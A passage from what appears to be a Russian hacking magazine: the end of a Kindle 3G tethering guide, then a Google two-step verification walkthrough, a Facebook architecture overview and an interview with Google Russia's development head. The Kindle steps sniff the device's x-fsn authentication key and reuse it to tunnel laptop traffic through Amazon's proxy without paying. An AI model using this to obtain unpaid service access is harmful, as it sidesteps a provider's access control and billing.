3. Теперь можно подключить девайс к компьютеру. Если все сделано правильно, система обнаружит новый сетевой адаптер «RNDIS/Ethernet» и предложит его отконфигурировать.
Под виндой все немного сложнее, потому что система не сможет найти подходящий драйвер. На форумах опытные люди подсказали, что подойдут дрова от Xerox (bit.ly/RNDIS_driver). Под Windows 7/Vista возможно придется поставить еще и пакет Windows Mobile Device Center (bit.ly/wmdc_download).

4. Пора настроить сетевой интерфейс. Устанавливаем в качестве нашего IP-адреса 192.168.2.1 и маску подсети 255.255.255.0. Теперь можно взять PuTTY и подключиться к Kindle (его IP-шник по умолчанию — 192.168.2.2) через telnet. В окне терминала ты увидишь знакомое консольное окошко — это встроенный в Киндл Linux.

5. Следующий шаг — настройка SSH-демона. Мы будем использовать авторизацию с помощью пары приватного и публичного ключей, которые нам поможет создать программа PuTTYgen (она входит в набор стандартного дистрибутива PuTTY). Нажимаем в ней кнопку «Generate», двигаем мышкой для генерации случайных значений и получаем на экране наш публичный ключ.
Его содержимое нужно скопировать в текстовый редактор и закинуть на Kindle в виде файла .authorized_keys в папке «usbnetwork/etc». Имей в виду, что если сохранить публичный ключ в файл, воспользовавшись кнопкой «Save public key», то в него будет добавлено несколько ненужных строчек вроде «BEGIN SSH2 PUBLIC KEY», которые не сможет распознать используемый в Kindle SSH-демон.
В завершение сохраняем приватный ключ где-нибудь у себя на компе — он нам понадобится в самое ближайшее время.

6. С этого момента мы можем получать доступ к файлам через SSH, воспользовавшись утилитой WinSCP. Во время настройки подключения необходимо указать «root» в качестве имени пользователя и свой приватный ключ. Чтобы включить возможность записи, может потребоваться ввести команду «mntroot rw».

7. Далее нам понадобится скачать версию снифера tcpdump для ARM-архитектуры (eecs.umich.edu/~timuralp/tcpdump-arm), на которой построен Kindle, и залить его на устройство. Зачем нам нужен снифер? Дело в том, что все HTTP-запросы, осуществляемые с устройства, перенаправляются на прокси-сервер Amazon. При этом в заголовке прописывается специальный ключ-идентификатор (x-fsn authentication key), уникальный для каждой читалки. Соответственно, чтобы иметь возможность использовать читалку в качестве модема, нам необходимо прописывать этот ключ в заголовок каждого запроса, который будет выполнять браузер.

8. Запускаем «нюхача» командой «~/tcpdump-arm -nAi ppp0 -s0 –w xfsn.log» и заходим на любой сайт через киндл. Далее в логе xfsn.log ищем любую запись, начинающуюся с «x-fsn:». Это можно сделать в консоли так: «cat xfsn.log | grep -m 1 x-fsn».

9. Теперь нужно настроить соответствующим образом браузер. Подставить ключ в хедеры позволят дополнительные инструменты, например плагин Modify Headers (bit.ly/modify_headers) для Firefox. Просто указываем в настройках, что любой заголовок должен содержать значение «x-fsn: ключ».

10. Все, осталось немного — перенаправить трафик с ноутбука на Kindle. Для этого пропишем в Firefox'е прокси-сервер 127.0.0.1:888 и настроим с этого порта SSH-туннель до Киндла. Открываем PuTTY и создаем на порту 888 переадресацию на книжку: 888:72.21.210.242:80 root@192.168.2.2. Здесь 72.21.210.240 — это адрес удаленного прокси Amazon, 192.168.2.2 — внутренний адрес Kindle, 888 — выбранный нами произвольный порт. Если во время генерации ключа ты использовал парольную фразу, то в этот момент Kindle запросит ее ввод.

11. В завершение можно найти в папке usbNetwork файл «DISABLED_auto» и переименовать его в «auto», чтобы скрипты теферинга запускались автоматически.

К сожалению, 3G на территории нашей страны хорошо работает далеко не везде. К тому же некоторые сервисы работать просто отказываются (в первую очередь те, что используют SSL). Но ведь работает! За месяц использования такой схемы (пускай и не сильно интенсивного) никто с меня ни копейки не снял. Но я вижу своим долгом предупредить, что Amazon при желании все-таки может попросить оплаты за использованный трафик. Хотя повторюсь, что прецедентов еще не было.

Вдохновение

Глагол «Kindle» переводится с английского языка как «вдохновлять». Amazon предлагает достойнейшее устройство для покупки и чтения книг в электронном формате, которое не нуждается в дополнительной работе напильником. Все изначально работает очень хорошо. Но гибкая архитектура девайса не могла не вдохновить многих энтузиастов на создание своих собственных «доделок». В результате мы получаем продуманный и расширяемый девайс, который продается по доступной цене. Вот всегда бы так. ⌶

Степан «Step» Ильин (twitter.com/stepah)



ДВУХСТУПЕНЧАТАЯ АВТОРИЗАЦИЯ ОТ GOOGLE

▸ dvd

На диске ты найдешь видеодемонстрацию двухступенчатой системы авторизации

Защищаем доступ к Google/Gmail-аккаунту с помощью новой технологии

То, что давно используется в платежных системах и онлайн-банкингах для управления счетами, где необходим максимальный уровень безопасности, наконец появляется и в обычных онлайн-сервисах. С недавнего времени Google предоставляет возможность использовать двухступенчатый способ авторизации.

Дождались! Одно из недавних и самых заметных нововведений Google-всяких сервисов — новая двухступенчатая авторизация. По сути, она добавляет новый слой защиты для твоего аккаунта Google, требуя во время входа в систему не только знать привычные логин и пароль, но еще иметь доступ к твоему телефону. Это значит, что если кто-то украдет или подберет пароль, то обломается во время авторизации из-за отсутствия специального кода, который можно получить только с помощью твоего телефона. Поэтому, если ты используешь Gmail в качестве своего основного почтового ящика (а именно так и делает большинство из команды «Хакера»), то мы настоятельно советуем подключить эту новую опцию.

Двухступенчатая авторизация — что это?

Пароль — это единственное, что отделяет данные в твоем почтовом ящике от злоумышленника. Каким бы сложным ни был пароль, пускай даже сгенерированный случайным образом, он легко может оказаться в чужих руках и беспроблемно быть использован для входа в систему. Двухступенчатая авторизация — тот самый подход, который делает вход в систему намного более защищенным.

В этом случае одного только пароля недостаточно. Для входа требуется два независимых элемента:


- собственно, пароль;
- одноразовый код, который нельзя использовать повторно.

Этот принцип давно взят на вооружение для проведения финансовых транзакций через онлайн-банкинг, где нужна максимальная безопасность. Правда, одноразовые коды (так называемые TAN'ы) выдаются в отделении банка на специальной карточке. В случае же двухступенчатой авторизации Google, код выдается пользователю через телефон. Есть три способа получить одноразовый пасс:

- через специальное мобильное приложение Google Authenticator, которое сейчас доступно для устройств Android, iPhone и Blackberry;
- в бесплатном SMS-сообщении, которое при запросе отправит Google;
- через голосового робота (для пользователей с городским телефоном, где нет SMS).

Самое главное, что нужно понять: одного логина и пароля для входа в систему в случае двухступенчатой авторизации недостаточно. Для каждой авторизации будет необходим одноразовый код. И здесь надо иметь в виду, что если под рукой не окажется телефона (и, соответственно, возможности запросить код), то выполнить вход в систему будет затруднительно. Единственный выход из этого положения — набор специальных запасных ключей, который Google предлагает распечатать и положить в кошелек. Других вариантов нет!





Без одноразового кода подтверждения теперь в систему не войти



Сгенерированный одноразовый код

Как включить?

Кнопка для включения двухступенчатой авторизации находится в настройках твоего аккаунта Google (google.com/accounts). В группе настроек «Personal Settings» и подразделе «Security» есть ссылка «Using 2-step verification», которая переадресует тебя на мастера по настройке двухступенчатой авторизации. Процесс начинается с выбора телефона.

Если у тебя одно из устройств, на которое можно установить программу Google Authenticator (оно доступно для iPhone, Android и Blackberry), то мастер попросит установить его на телефон. Позже его нужно будет настроить, прописав в мобильном приложении параметры своей учетной записи Google, и ввести secret key с экрана монитора. Все настройки программа сделает автоматически, если ты сосканируешь с экрана сгенерированный мастером QR-код. Пока Google разрабатывает версии Google Authenticator для других платформ, получать одноразовые коды можно на любой телефон с помощью SMS-сообщений. Настроить такую доставку одноразовых кодов необходимо в любом случае. Для этого на телефон придет специальный пароль, который нужно будет ввести в поле для подтверждения номера телефона. Помимо этого мастер предложит создать запасные (так называемые backup) коды на крайний случай, когда доступа к паролям не будет. Google сгенерирует что-то вроде визитки, которую можно распечатать и положить к себе в кошелек. Тут надо понимать, что даже если «шпаргалка» потеряется и попадет к кому-то в руки, он ничего не сможет с ней сделать, не зная логина и пароля для доступа к аккаунту. Никакого риска нет. Рекомендую сразу настроить все способы получения одноразовых паролей: установить и настроить мобильное приложение (если это возможно), прописать номер мобильного телефона для приема SMS и распечатать запасные коды (к моменту сдачи материала у меня возникла реальная ситуация воспользоваться ими).

Как использовать?

Итак, как теперь будет выглядеть процесс входа в систему? По сути, все то же самое, за исключением одного пункта.

1. Ты заходишь на страницу с формой для авторизации в сервисах Google (например, Gmail).

2. Вводишь логин и пароль, как это делал ранее.

3. И вот здесь появляется новый этап. Google запрашивает код верификации. Открываем Google Authenticator и вводим отображающийся там код для входа в систему. Точно так же этот код можно получить по SMS или взять из распечатанной «шпаргалки»

4. Опция «Remember verification for this computer for 30 days» позволяет вводить код авторизации один раз в 30 дней.

5. Все, мы внутри и пользуемся сервисами Google, как и раньше. Как видишь, процесс входа в систему практически не изменился. Внимательный читатель, возможно, заметит: «Ну, хорошо, с веб-интерфейсом все понятно, а как указывать такие пароли в почтовом клиенте, которые забирает почту по POP3/IMAP?». И будет прав.

Вскоре после включения новой схемы авторизации перестанут работать все приложения. Традиционный процесс общения с сервером в тех же самых десктопных клиентах для работы с почтой жестко зашит в код программы, а поддержки двухступенчатой схемы я пока еще нигде не видел.

Чтобы обойти это ограничение, Google предлагает особую схему авторизации для этих приложений. Для каждого такого приложения (будь это десктопный почтовый клиент, мобильное приложение на телефоне или что-либо еще) генерируется уникальный пароль приложения (это называется Application-specific passwords). То есть мы используем прежний логин, но вместо привычного пароля используем специально сформированный для этого приложения пасс.

Заходим в настройки безопасности на страницу google.com/accounts/b/0/IssuedAuthSubTokens (либо через страницу аккаунта → Security → Authorizing applications & sites). Здесь ты увидишь список веб-приложений, которые используют авторизацию через Google с помощью технологии Oauth. А ниже находится секция «Application-specific passwords». Для создания нового пасса делаем следующее:

1. Вводим название девайса или приложения, для которого ты хочешь сгенерировать временный пароль.

2. Нажимаем «Generate password».

3. Google возвращает 16-значный пароль, который ты теперь можешь указать в настройках этого конкретного устройства/приложения.

4. Приложение вновь работает.

Такую операцию, в частности, я сделал для своего почтового клиента на мобильном телефоне, которым пользуюсь постоянно.

В отличие от кода верификации, который необходимо вводить во время каждой авторизации, пароли приложения можно указать в настройках программ один раз. Но в любой момент любой из них можно аннулировать (сделать revoke) с этой же самой страницы. Именно так я, кстати, сделал для пасса, который зафиксирован на скриншоте. Руки прочь от моего аккаунта! :)



Иван Блинков (insight-it.ru)



АРХИТЕКТУРА FACEBOOK

500 миллионов пользователей — это не предел

Фильм «Социальная сеть» хорошо иллюстрирует феномен развития Facebook'а, сумевшего за рекордный срок собрать баснословную, немыслимую ранее аудиторию. Однако за кадром осталась еще одна составляющая проекта — то, как он работает изнутри. Его техническое устройство.

Что такое Facebook сейчас? Лучше всего это демонстрируют сухие цифры:

- **500 000 000** активных пользователей (месячная аудитория);
- **200 000 000 000** просмотров страниц в месяц;
- **150 000 000** обращений к кэшу в секунду;
- **2 000 000 000 000** объектов в кэше;
- **20 000 000 000** фотографий в 4-х разрешениях. Их хватило бы, чтобы покрыть поверхность земли в 10 слоев — это больше, чем на всех других фоторесурсах вместе взятых;
- **более 1 000 000 000** сообщений в чате каждый день;
- **более 100 000 000** поисковых запросов ежедневно;
- **более 400 000** разработчиков сторонних приложений;




Схема формирования новостной ленты

Культура разработки Facebook

- Двигаться быстро и не бояться ломать некоторые вещи;
- большое влияние маленьких команд;
- быть откровенным и инновационным;
- возвращать инновации в opensource-сообщество.

- **около 500** разработчиков и системных администраторов в штате;
- **более 1 000 000** активных пользователей на одного инженера;
- **десятки тысяч** серверов, **десятки гигабит** трафика.

Как же все это работает?

Масштабируемость, простота, открытость

Можно по-разному относиться к социальным сетям вообще и к Facebook'у в частности, но с точки зрения технологичности это один из самых интересных проектов. Особенно приятно, что разработчики никогда не отказывались делиться опытом создания ресурса, выдерживающего подобные нагрузки.
В этом есть большая практическая польза. Ведь в основе системы лежат общедоступные компоненты, которые можешь использовать ты, могу использовать я — они доступны каждому. Более того, многие из тех технологий, которые разрабатывались внутри Facebook'a, сейчас опубликованы с открытыми исходниками.
И использовать их, опять же, может абсолютно любой желающий.
Разработчики социальной сети по возможности использовали лишь открытые технологии и философию Unix: каждый компонент системы должен быть максимально простым и производительным, при всем этом, решение задач достигается путем их комбинирования. Все усилия инженеров направлены на масштабируемость, минимизацию количества точек отказа и, что самое важное, простоту. Чтобы не быть голословным, укажу основные технологии, которые сейчас используются внутри Facebook:

- Операционная система — Linux;
- основной язык программирования — PHP + надстройка;
- агрессивное кэширование объектов — memcached;
- хранилище данных в виде пар «ключ-значение» — MySQL;
- универсальная система сбора и агрегации данных с рабочих серверов — Scribe.

Балансировщик нагрузки выбирает php-сервер для обработки каждого запроса, где HTML генерируется на основе различных источников (таких как MySQL, memcached) и специализированных сервисов. Таким образом, архитектура Facebook имеет традиционный трехуровневый вид:

- веб-приложение;
- распределенный индекс;
- постоянное хранилище.

Полагаю, что наиболее интересно будет услышать, как в проекте удалось использовать самые привычные технологии. И тут действительно есть немало нюансов.

Проект на PHP

Напрашивается вопрос: почему именно PHP? Во многом — просто «исторически сложилось». Он хорошо подходит для веб-разработки, легок в изучении и работе, для программистов доступен огромный ассортимент библиотек. К тому же существует огромное международное сообщество. Из негативных сторон можно назвать высокий расход оперативной памяти и вычислительных ресурсов. Когда объем кода стал слишком велик, к этому списку добавились слабая типизация, линейный рост издержек при подключении дополнительных файлов, ограниченные возможности для статичного анализа и оптимизации. Все это стало создавать большие трудности. По этой причине в Facebook была реализована масса доработок к PHP, в том числе оптимизация байт-кода, улучшения в APC (ленивая загрузка, оптимизация блокировок, «подогрев» кэша) и ряд собственных расширений (клиент memcache, формат сериализации, логи, статистика, мониторинг, механизм асинхронной обработки событий).



Молодой создатель Facebook'a — Марк Цукерберг

Что обычно происходит за 20 минут на Facebook?

- Люди публикуют 1 000 000 ссылок;
- Отмечают друзей на 1 323 000 фотографий;
- Приглашают 1 484 000 знакомых на мероприятия;
- Отправляют 1 587 000 сообщений на стену;
- Пишут 1 851 000 новых статусов;
- 2 000 000 пар людей становятся друзьями;
- Загружается 2 700 000 фотографий;
- Появляется 10 200 000 комментариев;
- Отправляется 4 632 000 личных сообщений.



links
Более подробно про архитектуру Facebook и других высоконагруженных проектов можно почитать в блоге автора: insight-it.ru/highload

dvd
На диске ты найдешь презентации и видео с выступлениями инженеров Facebook с различных конференций.

Дополнительный инструментарий

Для управления такой огромной системой в Facebook'е были созданы различные дополнительные сервисы. Всего их более пятидесяти, приведу несколько примеров:
SMC (консоль управления сервисами) — централизованная конфигурация, определение, на какой физической машине работает логический сервис;
ODS — инструмент для визуализации изменений любых статистических данных, имеющихся в системе — удобен для мониторинга и оповещений;
Gatekeeper — разделение процессов развертывания и запуска, A/B-тестирования (метод, позволяющий определить, какая версия страницы лучше уговаривает посетителей совершить то или иное действие).

Курс на opensource

Возвращение инноваций общественности — важный аспект разработки в Facebook. Компанией были опубликованы свои проекты: **Thrift** (incubator.apache.org/thrift), **Scribe** (github.com/facebook/scribe), Tornado (tornadoweb.org), **Cassandra** (cassandra.apache.org), **Varnish** (varnish-cache.org), **Hive** (hive.apache.org), **xhprof** (pecl.php.net/package/xhprof). Помимо этого были сделаны доработки для PHP, MySQL, memcached.
Информация о взаимодействии Facebook с opensource-сообществом этих и других проектов расположена на странице, посвященной opensource (developers.facebook.com/opensource).


Особого внимания заслуживает проект HipHop — это трансформатор исходного кода из PHP в оптимизированный C++. Принцип простой: разработчики пишут на PHP, который конвертируется в оптимизированный C++. В надстройке реализованы статический анализ кода, определение типов данных, генерация кода и многое другое. Также HipHop облегчает разработку расширений, существенно сокращает расходы оперативной памяти и вычислительных ресурсов. У команды из трех программистов ушло полтора года на разработку этой технологии, в частности была переписана большая часть интерпретатора и многие расширения языка PHP. Сейчас коды HipHop опубликованы под opensource лицензией, пользуйся на здоровье.

Доработки MySQL

Теперь о базе данных. В отличие от большинства сайтов, MySQL в Facebook используется как простое хранилище пар «ключ-значение». Большое количество логических баз данных распределено по физическим серверам, но репликация используется только между датацентрами. Балансировка нагрузки осуществляется перераспределением баз данных по машинам. Так как данные распределены случайным образом, никакие операции типа JOIN, объединяющие данные из нескольких таблиц, в коде не используются. В этом есть смысл. Ведь наращивать вычислительные мощности проще на веб-серверах, чем на серверах баз данных. В Facebook используется практически не модифицированный исходный код MySQL, но с собственными схемами распределения данных между серверами по глобально-уникальным идентификаторам и архивирования, основанного на частоте доступа к данным. Принцип очень эффективен, поскольку большинство запросов касаются самой свежей информации. Доступ к новым данным максимально оптимизирован, а старые записи автоматически архивируются. Также используются свои библиотеки для доступа к данным на основе графа, где объекты (вершины графа) могут иметь лишь ограниченный набор типов данных (целое число, строка ограниченной длины, текст), а связи (ребра графа) автоматически реплицируются, образуя аналог распределенных внешних ключей.

Использование Memcached

Как известно, memcached — высокопроизводительная распределенная хэш-таблица. Facebook хранит в ней «горячие» данные из MySQL, что существенно снижает нагрузку на уровне баз данных. Используется более 25 Тб (только вдумайся в цифру) оперативной памяти на нескольких тысячах серверов при среднем времени отклика менее 250 мкс. Кэшируются сериализованные структуры данных PHP, причем из-за отсутствия автоматического механизма проверки консистенции данных между memcached и MySQL приходится делать это на уровне программного кода. Основным способом использования memcache является множество multi-get запросов, используемых для получения данных на другом конце ребер графа.




Принцип работы поиска в Facebook

В Facebook очень активно занимаются доработкой проекта по вопросам производительности. Большинство из описанных ниже доработок были включены в opensource-версию memcached: порт на 64-битную архитектуру, сериализация, многопоточность, компрессия, доступ к memcache через UDP (уменьшает расход памяти благодаря отсутствию тысяч буферов TCP-соединений). В дополнение были внесены некоторые изменения в ядро Linux для оптимизации работы memcache. Насколько это действенно? После вышеперечисленных модификаций memcached способен выполнять до 250 000 операций в секунду по сравнению со стандартными 30 000 — 40 000 в оригинальной версии.

Фреймворк Thrift

Еще одной инновационной разработкой Facebook является проект Thrift. По сути, это механизм построения приложений с использованием нескольких языков программирования. Основная цель — предоставить технологию прозрачного взаимодействия между разными технологиями программирования. Thrift предлагает разработчикам специальный язык описания интерфейсов, статический генератор кода, а также поддерживает множество языков, в том числе C++, PHP, Python, Java, Ruby, Erlang, Perl, Haskell. Возможен выбор транспорта (сокеты, файлы, буферы в памяти) и стандарта сериализации (бинарный, JSON). Поддерживаются различные типы серверов: неблокирующие, асинхронные, как однопоточные, так и многопоточные. Альтернативными технологиями являются SOAP, CORBA, COM, Pillar, Protocol Buffers, но у всех есть свои существенные недостатки, и это вынудило Facebook разработать свою собственную.



Для разработчиков приложений Facebook предлагает отличные мануалы



Технология Facebook Connect позволяет использовать свой аккаунт в социальной сети на сторонних сервисах

«В Facebook используется практически не модифицированный исходный код MySQL, но с собственными схемами распределения данных между серверами по глобально-уникальным идентификаторам»

Важное преимущество Thrift'а заключается в производительности. Он очень и очень быстрый, но даже это не главный его плюс. С появлением Thrift на разработку сетевых интерфейсов и протоколов уходит куда меньше времени. В Facebook технология входит в общий инструментарий, который знаком любому программисту. В частности благодаря этому удалось ввести четкое разделение труда: работа над высокопроизводительными серверами теперь ведется отдельно от работы над приложениями. Thrift, как и многие другие разработки Facebook, сейчас находится в открытом доступе.

Хранение фотографий

Закончив на этом рассказывать об используемых технологиях, хочу привести подробности решения интересной задачки внутри социальной сети, а именно — организации хранения фотографий. Многих фотографий. Громадного количества фотографий. Это довольно интересная история. Сначала фотоальбомы пользователей были организованы по самому тривиальному сценарию:

- при загрузке на сервер приложение принимает изображение, создает миниатюры в нужных разрешениях, сохраняет в NFS;
- при загрузке с сервера изображения отдаются напрямую из NFS через HTTP. Такой простой подход был необходим, чтобы сначала проверить, что продукт востребован пользователями, и они действительно будут активно загружать фотографии. Новая фича, как известно, «поперла». Но на практике оказалось, что файловые системы непригодны для работы с большим количеством небольших файлов. Метаданные не помещаются в оперативную память, что приводит к дополнительным обращениям к дисковой подсистеме. Ограничивающим фактором является ввод-вывод, а не плотность хранения. Первым шагом по оптимизации стало кэширование. Наболее часто используемые миниатюры изображений кэшировались в памяти на оригинальных серверах для масштабируемости и производительности, а также распределялись по CDN (географически распределенной сетевой инфраструктуре) для уменьшения сетевых задержек. Это дало результат. Позже оказалось, что можно сделать еще лучше. Изображения стали хранить в больших бинарных файлах (blob), предоставляя приложению информацию о том, в каком файле и с каким отступом (по сути, идентификатором) от начала расположена каждая фотография. Такой сервис в Facebook получил название Haystack и оказался в десять раз эффективнее «простого» подхода и в три раза эффективнее «оптимизированного». Как говорится, все гениальное просто!

Подводим итоги

Не секрет, что стек LAMP эффективен и пригоден для создания самых сложных систем, но при этом далеко не идеален. Конечно, PHP+MySQL+Memcache решают большинство задач, но далеко не все. Каждый крупный проект сталкивается с тем, что:

- PHP не может хранить состояния;
- PHP не самый производительный язык;
- все данные находятся удаленно.

Facebook'у (да и любым другим крупным проектам) приходится разрабатывать собственные внутренние сервисы, чтобы компенсировать недостатки основных технологий, перенести исполняемый код ближе к данным, сделать ресурсоемкие части кода более эффективными, реализовать преимущества, которые доступны только в определенных языках программирования. Молниеносная обработка запросов от чудовищного количества пользователей достигается за счет комплексного подхода к распределению запросов по тысячам серверов и непрерывной работе над устранением узких мест в системе. В компании есть много небольших команд с полномочиями принимать важные решения, что в совокупности с короткими циклами разработки позволяет очень быстро двигаться вперед и оперативно решать все проблемы. Результат проверить несложно. Открой facebook.com. ⌶

Беседу вели: Степа Ильин и Никита Кислицин



GOOGLE РОССИЯ

Беседа с главой московского центра разработок Евгением Соколовым

В российском представительстве компании Google работает около ста человек. И в отличие от многих других западных компаний, здесь ведется реальная работа над продуктами поискового гиганта. С недавнего времени московские ребята переехали в новый замечательный офис, фотографиями которого пестрит весь инет. Мы никак не могли отказать себе в удовольствии заглянуть к ним в гости и пообщаться с Евгением Соколовым, главой московского центра разработок компании Google. И вот что он нам рассказал.

О разрабатываемых проектах

Есть несколько групп разработчиков, которые занимаются разными типами проектов. В стенах московского офиса, в частности, ведется работа над сервисом словарей, утилитами для runtime-тестирования, отдельными частями Chrome OS, технологией Native Client. Последняя в будущем реализует запуск машинного (нативного) кода в различных браузерах. Причем независимо от операционной системы и безопасно с точки зрения пользователя. Это, кстати, открытый проект, исходники которого всегда доступны на сайте code.google.com/p/nativeclient. Runtime-тестирование — это отдельная тема. В московском офисе Google работает Костя Серебряный, который создал утилиту ThreadSanitizer (code.google.com/p/data-race-test), позволяющую полуавтоматически находить data races (состояние гонки). Такие ошибки очень сложно поймать обычными



Евгений Соколов

средствами тестирования и отладки, особенно когда объем кода очень большой.

О том, как попасть в Google

Если открыть google.ru/jobs, то вы увидите, что там всегда есть вакансии в Google Россия. Мы всегда рады, когда к нам приходят люди. Может возникнуть вопрос: а почему же открыты вакансии? Очень просто: подходящих специалистов, как ни странно, мало. Это проблема. Что требуется от кандидата? Умение решать задачи в масштабе большого интернета. Понимание, как правильно сегментировать, какие структуры данных использовать и так далее. Такого рода вопросы мы обязательно задаем на собеседовании. Важное требование — умение программировать. В Google широко используются C++ и Java: люди, претендующие на должность инженера, обычно знают один из них. Даже те, кто сейчас пишет на C#, как правило, начинали именно с C++. Да и на самом деле, если программист пишет на C#, но обладает хорошими базовыми знаниями, то у него все равно есть все шансы наше собеседование пройти. Кандидат, по сути, сдает экзамен второго курса университета. Проверяется знание структур, алгоритмов, умение оценить их сложность и тому подобное. Многие ребята, работающие в Google Россия, пришли сразу после получения диплома: больше всего из МГУ, остальные — «с миру по нитке»: из МФТИ, МИФИ, других московских и региональных вузов (например, из Саратовского университета).

О задачках на сообразительность

В ходе интервью мы нередко задаем разного рода задачки, чтобы проверить ход мышления и общий уровень подготовки кандидата. Могу привести пару примеров:



Неформальная обстановка в офисе Google Россия

1. Представляете себе вагон пригородной электрички? А яблоко? Простой вопрос: сколько яблок поместится в один такой вагон?
2. Есть куб. Проведем перпендикулярно его главной диагонали плоскость. Первый вопрос (и это прелюдия): какая фигура получится в сечении? А теперь главный вопрос: что получится при сечении, если куб будет четырехмерным?

О мотивации

